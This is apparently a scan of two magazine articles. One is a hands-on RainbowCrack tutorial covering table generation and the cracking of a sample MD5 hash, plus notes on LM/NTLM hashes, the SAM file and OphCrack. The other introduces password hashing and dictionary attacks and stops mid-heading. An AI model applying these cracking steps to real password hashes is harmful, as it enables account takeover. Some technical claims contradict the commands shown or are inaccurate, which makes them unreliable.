
- Supports Creation of Rainbow tables and Lookup
- Works with Rainbow tables of any hashing algorithm, charset
- Acknowledges GPU based Cracking
- Cross-platform

RainbowCrack is present in the popular penetration testing distribution BackTrack. It can be found under the directory at

```
/pentest/passwords/rainbowcrack/
```

Creating Rainbow Tables

We will be creating using the RTGen program of the RainbowCrack suite. Let's begin by running the *rtgen* in terminal



```
root@bt:/pentest/passwords/rainbowcrack# ./rtgen
RainbowCrack 1.5
Copyright 2003-2010 RainbowCrack Project. All rights reserved.
Official Website: http://project-rainbowcrack.com/

usage: rtgen hash_algorithm charset plaintext_len_min plaintext_len_max table_in
dex chain_len chain_num part_index
       rtgen hash_algorithm charset plaintext_len_min plaintext_len_max table_in
dex -bench

hash algorithms implemented in alglib0.so:
    lm, plaintext_len limit: 0 - 7
    ntlm, plaintext_len limit: 0 - 15
    md5, plaintext_len limit: 0 - 15
    sha1, plaintext_len limit: 0 - 20
    mysqlsha1, plaintext_len limit: 0 - 20
    halflmchall, plaintext_len limit: 0 - 7
    ntlmchall, plaintext_len limit: 0 - 15
    oracle-SYSTEM, plaintext_len limit: 0 - 10
    md5-half, plaintext_len limit: 0 - 15

example: rtgen md5 loweralpha 1 7 0 1000 1000 0
         rtgen md5 loweralpha 1 7 0 -bench
root@bt:/pentest/passwords/rainbowcrack#
```


Figure 1. Syntax for running RTGen to generate tables

As soon as we ran RTGen it presented us with a list of syntax that will aid us in creating Rainbow tables.

The syntax tells us that first argument would be the type of algorithm we'd generate tables for, second one asks about the character set we will be using for password generation, third one for minimum length of password and similarly fourth one is for maximum length of password.

Table index would be zero as it is a new Rainbow table. Chain length is the length of "rainbow chain" in the rainbow table and Chain Number is the number of chains in a Rainbow Table.

The different character set of RainbowCrack can be viewed by reading the file *charset.txt*




```
root@bt:/pentest/passwords/rainbowcrack# cat charset.txt

numeric            = [0123456789]

alpha              = [ABCDEFGHIJKLMNOPQRSTUVWXYZ]
alpha-numeric      = [ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789]

loweralpha         = [abcdefghijklmnopqrstuvwxyz]
loweralpha-numeric = [abcdefghijklmnopqrstuvwxyz0123456789]

mixalpha           = [abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ]
mixalpha-numeric   = [abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ012345
6789]

ascii-32-95                   = [ !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJK
LMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{|}~]
ascii-32-65-123-4            = [ !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNO
PQRSTUVWXYZ[\]^_`{|}~]
alpha-numeric-symbol32-space = [ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!@#$%^&*()-_
+=~`[]{}|\:;"'<>,.?/ ]

oracle-alpha-numeric-symbol3 = [ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789#$_]
root@bt:/pentest/passwords/rainbowcrack#
```

Figure 2. Different kinds of character sets

Let’s try to generate a Rainbow table for MD5 hash having password length in between 1 to 4 lowercase characters. We’ll be using the following command to do this:

```
./rtgen md5 loweralpha 1 10 0 100 10000 hack
```




```
root@bt:/pentest/passwords/rainbowcrack# ./rtgen md5 loweralpha 1 10 0 100 10000 hack
rainbow table md5_loweralpha#1-10_0_100x10000_0.rt parameters
hash algorithm:         md5
hash length:            16
charset:                abcdefghijklmnopqrstuvwxyz
charset in hex:         61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 77 78 79 7a
charset length:         26
plaintext length range: 1 - 10
reduce offset:          0x00000000
plaintext total:        146813779479510

sequential starting point begin from 0 (0x0000000000000000)
generating...
10000 of 10000 rainbow chains generated (0 m 0.4 s)
root@bt:/pentest/passwords/rainbowcrack#
```

Figure 3. Creation of Rainbow Tables using RTGen

Listing 1. We’ll repeat the process a few more times by running the following commands

```
./rtgen md5 loweralpha 1 10 1 100 10000 hack
./rtgen md5 loweralpha 1 10 2 100 10000 hack
./rtgen md5 loweralpha 1 10 3 100 10000 hack
./rtgen md5 loweralpha 1 10 4 100 10000 hack
./rtgen md5 loweralpha 1 10 5 100 10000 hack
./rtgen md5 loweralpha 1 10 6 100 10000 hack
./rtgen md5 loweralpha 1 10 7 100 10000 hack
./rtgen md5 loweralpha 1 10 8 100 10000 hack
./rtgen md5 loweralpha 1 10 9 100 10000 hack
./rtgen md5 loweralpha 1 10 10 100 10000 hack
```

After running the commands we’ll find the following list of files present in the RainbowCrack directory by running `ls -l`:




```
root@bt:/pentest/passwords/rainbowcrack# ls -l
total 1880
-rw-r--r-- 1 root root  26232 2012-06-21 11:04 alglib0.so
-rw-r--r-- 1 root root    847 2012-06-21 11:04 charset.txt
drwxr-xr-x 2 root root   4096 2013-10-26 17:54 files
-rw-r--r-- 1 root root 160000 2013-10-26 17:55 md5_loweralpha#1-10_0_100x10000_0.rt
-rw-r--r-- 1 root root 160000 2013-10-26 17:55 md5_loweralpha#1-10_10_100x10000_0.rt
-rw-r--r-- 1 root root 160000 2013-10-26 17:55 md5_loweralpha#1-10_2_100x10000_0.rt
-rw-r--r-- 1 root root 160000 2013-10-26 17:55 md5_loweralpha#1-10_3_100x10000_0.rt
-rw-r--r-- 1 root root 160000 2013-10-26 17:55 md5_loweralpha#1-10_4_100x10000_0.rt
-rw-r--r-- 1 root root 160000 2013-10-26 17:55 md5_loweralpha#1-10_5_100x10000_0.rt
-rw-r--r-- 1 root root 160000 2013-10-26 17:55 md5_loweralpha#1-10_6_100x10000_0.rt
-rw-r--r-- 1 root root 160000 2013-10-26 17:55 md5_loweralpha#1-10_7_100x10000_0.rt
-rw-r--r-- 1 root root 160000 2013-10-26 17:55 md5_loweralpha#1-10_8_100x10000_0.rt
-rw-r--r-- 1 root root 160000 2013-10-26 17:55 md5_loweralpha#1-10_9_100x10000_0.rt
-rwxr-xr-x 1 root root 112420 2012-06-21 11:04 rcrack
-rw-r--r-- 1 root root   4437 2012-06-21 11:04 readme.txt
-rwxr-xr-x 1 root root  34484 2012-06-21 11:04 rt2rtc
-rwxr-xr-x 1 root root  13944 2012-06-21 11:04 rtc2rt
-rwxr-xr-x 1 root root  46848 2012-06-21 11:04 rtgen
-rwxr-xr-x 1 root root  22152 2012-06-21 11:04 rtsort
root@bt:/pentest/passwords/rainbowcrack#
```

Figure 4. The rainbow tables created have prefix md5_loweralpha#

Now after all these things we need to sort the Rainbow tables by running the following command:

```
./rtsort md5_loweralpha#1-10_*
```



```
root@bt:/pentest/passwords/rainbowcrack# ./rtsort md5_loweralpha#1-10_*
md5_loweralpha#1-10_0_100x10000_0.rt:
1309061120 bytes memory available
loading rainbow table...
sorting rainbow table by end point...
writing sorted rainbow table...

md5_loweralpha#1-10_10_100x10000_0.rt:
1309061120 bytes memory available
loading rainbow table...
sorting rainbow table by end point...
writing sorted rainbow table...

md5_loweralpha#1-10_2_100x10000_0.rt:
1309061120 bytes memory available
loading rainbow table...
sorting rainbow table by end point...
writing sorted rainbow table...

md5_loweralpha#1-10_3_100x10000_0.rt:
1309061120 bytes memory available
loading rainbow table...
sorting rainbow table by end point...
writing sorted rainbow table...

md5_loweralpha#1-10_4_100x10000_0.rt:
1309061120 bytes memory available
loading rainbow table...
sorting rainbow table by end point...
writing sorted rainbow table...

md5_loweralpha#1-10_5_100x10000_0.rt:
1309061120 bytes memory available
```

Figure 5. RTSort sorting the Rainbow table generated by RTGen

Now we have done this, we can now start cracking our hashes easily☺. Let's proceed to the next part.


Cracking Hashes using Rainbow Tables

Let's crack the password "abc" with the Rainbow table we just generated. Before we begin we need to hash the plaintext to MD5 hash.

```
abc: 900150983cd24fb0d6963f7d28e17f72
```

By running the following command we can effectively crack the password we just generated.

```
./rcrack *.rt -h 900150983cd24fb0d6963f7d28e17f72
```




```
root@bt: /pentest/passwords/ra
File  Edit  View  Terminal  Help
root@bt:/pentest/passwords/rainbowcrack# ./rcrack *.rt -h 900150983cd24fb0d6963f7d28e17f72
1308512256 bytes memory available
10 x 160000 bytes memory allocated for table buffer
1600 bytes memory allocated for chain traverse
disk: md5_loweralpha#1-10_0_100x10000_0.rt: 160000 bytes read
disk: md5_loweralpha#1-10_10_100x10000_0.rt: 160000 bytes read
disk: md5_loweralpha#1-10_2_100x10000_0.rt: 160000 bytes read
disk: md5_loweralpha#1-10_3_100x10000_0.rt: 160000 bytes read
disk: md5_loweralpha#1-10_4_100x10000_0.rt: 160000 bytes read
disk: md5_loweralpha#1-10_5_100x10000_0.rt: 160000 bytes read
searching for 1 hash...
plaintext of 900150983cd24fb0d6963f7d28e17f72 is abc
disk: thread aborted

statistics
-------------------------------------------------------
plaintext found:                          1 of 1
total time:                               0.02 s
  time of chain traverse:                 0.01 s
  time of alarm check:                    0.00 s
  time of wait:                           0.00 s
  time of other operation:                0.01 s
time of disk read:                        0.00 s
hash & reduce calculation of chain traverse: 4900
hash & reduce calculation of alarm check:    1
number of alarm:                          1
speed of chain traverse:                  0.38 million/s
speed of alarm check:                     0.00 million/s

result
-------------------------------------------------------
900150983cd24fb0d6963f7d28e17f72  abc  hex:616263
```

Figure 6. RCrack program successfully cracked the hash for abc

Cracking Complex Passwords through Rainbow Tables

Cracking complex passwords can be a bit tricky, the generation of Rainbow tables can take hours to complete. We can use precomputed tables that are available for download over the internet: Let's visit *http://project-rainbowcrack.com/table.htm*. You will see a long list of Rainbow tables generated for you in different algorithms, lengths and charsets.



Rainbow Tables

LM Rainbow Tables

Table ID	Charset	Plaintext Length	Key Space	Success Rate	Table Size	Files	Performance
lm_ascii-32-65-123-4#1-7	ascii-32-65-123-4	1 to 14	7,555,858,447,479	99.9 %	32 GB	Files	📊

NTLM Rainbow Tables

Table ID	Charset	Plaintext Length	Key Space	Success Rate	Table Size	Files	Performance
ntlm_ascii-32-95#1-7	ascii-32-95	1 to 7	70,576,641,626,495	99.9 %	64 GB	Files	📊
ntlm_ascii-32-95#1-8	ascii-32-95	1 to 8	6,704,780,954,517,120	96.8 %	576 GB	Files	📊
ntlm_mixalpha-numeric#1-8	mixalpha-numeric	1 to 8	221,919,451,578,090	99.9 %	160 GB	Files	📊
ntlm_mixalpha-numeric#1-9	mixalpha-numeric	1 to 9	13,759,005,997,841,642	96.8 %	864 GB	Files	📊
ntlm_loweralpha-numeric#1-9	loweralpha-numeric	1 to 9	104,461,669,716,084	99.9 %	80 GB	Files	📊
ntlm_loweralpha-numeric#1-10	loweralpha-numeric	1 to 10	3,760,620,109,779,060	96.8 %	396 GB	Files	📊

MD5 Rainbow Tables

Table ID	Charset	Plaintext Length	Key Space	Success Rate	Table Size	Files	Performance
md5_ascii-32-95#1-7	ascii-32-95	1 to 7	70,576,641,626,495	99.9 %	64 GB	Files	📊
md5_ascii-32-95#1-8	ascii-32-95	1 to 8	6,704,780,954,517,120	96.8 %	576 GB	Files	📊
md5_mixalpha-numeric#1-8	mixalpha-numeric	1 to 8	221,919,451,578,090	99.9 %	160 GB	Files	📊
md5_mixalpha-numeric#1-9	mixalpha-numeric	1 to 9	13,759,005,997,841,642	96.8 %	864 GB	Files	📊
md5_loweralpha-numeric#1-9	loweralpha-numeric	1 to 9	104,461,669,716,084	99.9 %	80 GB	Files	📊
md5_loweralpha-numeric#1-10	loweralpha-numeric	1 to 10	3,760,620,109,779,060	96.8 %	396 GB	Files	📊

Table 1. List of Rainbow Tables at Project RainbowCrack website

So all you need to do is to download one of these files according to your requirement and just start the cracking by running:

```
./rcrack *.rt -h <hash>
```

Let's talk a little bit about different types of windows hashes for different operating systems starting from Windows XP up till Windows 7. All the password hashes for windows based operating systems are stored inside of the SAM file. There have been many security issues identified with them and there still are some issues with modern hashing mechanisms.

LM HASHES

LM stands for LAN Manager, it was one of the first hashing mechanisms, it was also supported in later versions of Windows NT for providing backward support, the hashing algorithms had some insecurities and as a reason of an attacker was able to easily crack them.

Listed below were some issues with the algorithm:

The password was restricted to no more 14 characters, hence reducing the complexity of the password by restricting the length. Mathematically it gives a keyspace of 2 to the power 92.

The password was converted to the UPPER CASE, which again reduced the complexity of the password hash.

Any password ranging more than 7 characters is then divided into two parts compromised of 7 characters and stored in a separate hash. This means that an attacker can crack both hashes separately and then concatenate the values obtained from both hashes to form the correct password.

Due to these design flaws in LM it is easy to create Rainbow tables for English characters till 7 in length. This will allow us to crack passwords more swiftly and up to 14 characters.

NTLM Hashes

To fix the issues with LM hashes, Microsoft introduced NTLM hashing one way functions which fixed the issues that occurred with LM hashes. This hash was primarily used with Windows Vista. However, there were again several issues, the same cryptographic algorithm (DES) was used with NTLM and secondly Microsoft also had backward compatibility with LM hashes, but they weren't enabled by default.

I very popular tool for cracking Windows based password cracking through Rainbow Tables is OphCrack, it has capability of dumping hashes and then crack using rainbow tables. OphCrack comes by default with Rainbow tables of various characteristics. if the password is extremely complex we can use additional Rainbow tables. OphCrack is generally burned into a LiveCD and used.

Points to remember

- Rainbow tables doesn't guarantee 100% cracking efficiency
- Traditional tools are good for easy-to-find passwords in dictionary, but still slow.

Summary

We just learned how we can generate rainbow tables, crack passwords using rainbow tables. How someone can generate rainbow tables for complex passwords.

On the Web

- *http:// project-rainbowcrack.com/* – Project RainbowCrack
- *http://www.backtrack-linux.org/* – BackTrack Linux
- *http://sourceforge.net/projects/ophcrack/* – OphCrack

About the Author

Prakhar Prasad is the founder of Security Pulse, a security assessment firm. He is a web application security researcher and penetration tester. He holds the OSCP certification and is an active participant in different bug bounty programs and has discovered security flaws in websites such as Google, Facebook, Twitter, Dropbox, PayPal and many more. He occasionally assists different government, non-government and educational organisations providing them trainings and services like VA/PT and web application security assessments.

Password Cracking

by Vineet Bhardwaj

How to do password cracking? Tools of password cracking, Brute Forcing, How to secure your password from hackers?

What you will learn:

- Possible ways for password cracking.
- Some tools about cracking.
- Brute forcing attacks.
- Some manual method of attacks.

What should you know?

- How to make strong password?
- How to secure yourself from being hacked?
- Some method which can provide you security.

What is password cracking?

In cryptanalysis and computer security, password cracking is the process recovering the passwords from data that have been stored or transmitted by a computer system. A common approach (brute-force attack) is to repeatedly try guesses for the password.

The purpose of password cracking might be to help a user recover a forgotten password (though installing an entirely new password is less of a security risk, but involves System Administration privileges), to gain unauthorized access to a system, or as a preventive measure by System Administrators to check for easily crack-able passwords. On a file by file basis, password cracking is utilized to gain access to digital evidence for which a judge has allowed access but the particular file's access is restricted.

Let's talk about how password cracking works?

So, to this brief run of security postings, here's something about a freeware program with a difference. The difference is that I'm not actually you suggesting you download and run it. Instead, increase your understanding of the program, and others in the same genre. By reading an article. Let me explain.

Have you ever wondered how password cracking works? And why it causes so much of a furore when a web site is discovered to have had its password file hacked into and stolen? If so, then here's how it work.

Figure 1. Password

When you choose a password to use on a web site, the site needs to store that password in a database so that it can recognise you when you subsequently log in. Although some sites do simply store the password itself, this is clearly a security risk. Therefore, sites tend to store a hash instead. A hash is the result of putting the password through a special mathematical formula which only works in one direction. For example, put “hakin9.vineet” through the MD5 hash formula and it comes out as 8fd5ed69ec92375696b70f53e98781cf.

The clever bit is that hashing only works in one direction. There’s no way to start with that hash and work out what password it corresponds to. So when you log into the website, and type “hakin9.vineet” as your password, the site hashes it again, and check whether the hashed version of what you just typed matches the hash in database. If so, you are safe to enter.

So how does password cracking work? And why do experts advise you to never choose a password that appears in a dictionary?

Well, imagine that I hack into a website and steal its database of username and hashed password. And then imagine that I search that database of hashes for 8fd5ed69ec92375696b70f53e98781cf. If I find a match, then I know that this particular user has chosen hakin9.vineet as their password.

What is an MD5 hash?

An MD5 hash is created by taking a string of an any length and encoding it into a 128-bit fingerprint. Encoding the same the same string using MD5 algorithm will always result in the same 128-bit hash output. This tool provides a quick and easy way to encode an MD5 hash from a simple string of up to 256 characters length.

MD5 hashes are also used to ensure the data integrity of files. Because the MD5 hash algorithm always produces the same output for the same given input, users can compare a hash of the source file with a newly created hash of the destination file to check that it is intact and unmodified.

An MD5 hash is NOT encryption. It simply a fingerprint of the given input. However, it is a one-way transaction and as such it is almost impossible to reverse engineer an MD5 hash to retrieve the original string.

Possible attacks for password cracking:

Think your passwords are secure? Think again after reading this.

If you want to ensure your password, and the data is protects, is as secure against hackers as possible then be sure to read this.

In case you think you’re safe from the attentions of such criminal types, or think they’d never be able to guess your password, perhaps you might be interested to learn just how wrong you are. There are many ways t crack a password let’s talk about some popular ways.

Dictionary attack

This uses a simple file containing word that can, surprise, be found in a dictionary. In other words, if you will excuse the pun, this attack uses exactly the kind of words that many people use as their password.

A dictionary attack is a method of breaking a password-protected computer or server by systematically entering every word in a dictionary as a password. A dictionary attack can also be used in an attempt to find the key necessary to decrypt an encrypted message or document.

Dictionary attacks work because many computer user and businesses insist on using ordinary words as passwords. Dictionary attacks are rarely successful against the systems that employ multiple-word phrases, and unsuccessful against system that employ random combinations of uppercase and lowercase letters mixed up with numerals. In those system, the brute-force method of attack (in which every possible combination of characters and spaces is tried up to certain maximum length) can sometimes be effective, although this approach can take a long to produce results.

Vulnerability to password or decryption-key assaults can be reduced to near zero by limiting the number of attempts allowed within a given period of time, and by wisely choosing the password or key. For example, if only three attempts are allowed and then a period of 15 minutes, must elapse before the next three attempts are allowed, and if the password or key is a long, meaningless jumble of letters and numerals, a system can be rendered immune to dictionary attacks and practically immune to brute-force attacks.

How to Brute force attack done?

